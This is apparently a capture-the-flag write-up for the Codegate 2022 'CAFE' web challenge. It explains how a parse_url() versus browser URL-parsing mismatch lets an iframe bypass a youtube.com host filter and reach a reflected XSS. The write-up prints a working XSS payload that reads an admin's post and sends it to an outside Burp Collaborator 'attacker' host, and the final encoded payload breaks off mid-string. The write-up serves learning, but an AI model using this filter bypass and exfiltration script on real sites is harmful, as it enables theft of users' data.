

CAFE - Web Challenge



Author: p4w

Solution

The first step was to discover a trivial XSS vulnerability on the `/search?text=<XSS>` path.
The problem is that we can't submit this page directly to the admin, as it will only visit content on the `/read` path.



These are the functionality offered from the web-application:

- read a post


- write a post
- search post
- list all post
- report a post to the admin

By analyzing the source code we can spot that if the post contents have some html tag, then the application will try to sanitize it. The sanitize is done by parsing the user input and allowing only certain tags, in addiction some manipulation on the allowed tags is done. The pictures below show the behaviour of the web application.

So here I immediately think that if we manage to point the **src** attribute of an **iframe** tag to the `/search?text=<XSS>` endpoint we can exploit the trivial XSS previously found. The problem is to bypass this check:

```
case 'iframe':
  $src = $element->src;
  $host = parse_url($src)['host'];
  if (strpos($host, 'youtube.com') !== false){
    $result .= '<iframe src="'. str_replace('"', '', $src) .'"></iframe>';
  }
  break;
```

By doing manual fuzzing, I was able to spot a discrepancy between the `parse_url()` **php function** and the **src** loading for an html element.



In green is highlighted the part that will be considered the host by the **src** attribute, instead in **red** is highlighted the part that is considered the host by the parse_url function.

The figure below shows the different behavior.


parse_url() behavior:


```
php > print_r(parse_url("http://3.39.55.38:1929\\@youtube.com/../search?text=xss"));
Array
(
    [scheme] => http
    [host] => youtube.com
    [user] => 3.39.55.38
    [pass] => 1929\
    [path] => /../search
    [query] => text=xss
)
```

src behavior:

```
test_XSS.html
C: > Users > ricca > Documents > CTF > 2022 > Codegate_CTF > web > web_cafe > test_XSS.html > html
1  <html>
2      <body>
3          <iframe src="http://3.39.55.38:1929\@youtube.com/../search?text=xss"></iframe>
4      </body>
5  </html>
```

src behavior in browser:





Now we have a way to bypass the filter since we can submit a payload containing an **iframe** tag that let the **parse_url** function return "youtube.com" as required, but when it is loaded from the browser it will point to the vulnerable endpoint.
To grab the flag we need to get the contents of a post submitted by the admin.

XSS payload to steal page contents:

```
<script>var url = "http://3.39.55.38:1929/read?no=1";
var attacker = "http://w419dzeivpt6tx3s1i8eg901rsxil7.burpcollaborator.net/exfil";
var xhr  = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        fetch(attacker + "?" + encodeURI(btoa(xhr.responseText)))
    }
}
xhr.open('GET', url, true);
xhr.send(null);</script>
```

Final and full payload:

```
<iframe src="http://3.39.55.38:1929\@youtube.com/../search?text=%3c%73%63%72%69%70%74%3e%76%61%72%20%75%72%6c%20%3d%20%
```

Here you can see the exfiltration of the page containing the flag:

Reference

- Exploiting-URL-Parsing-Confusion.pdf
- Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf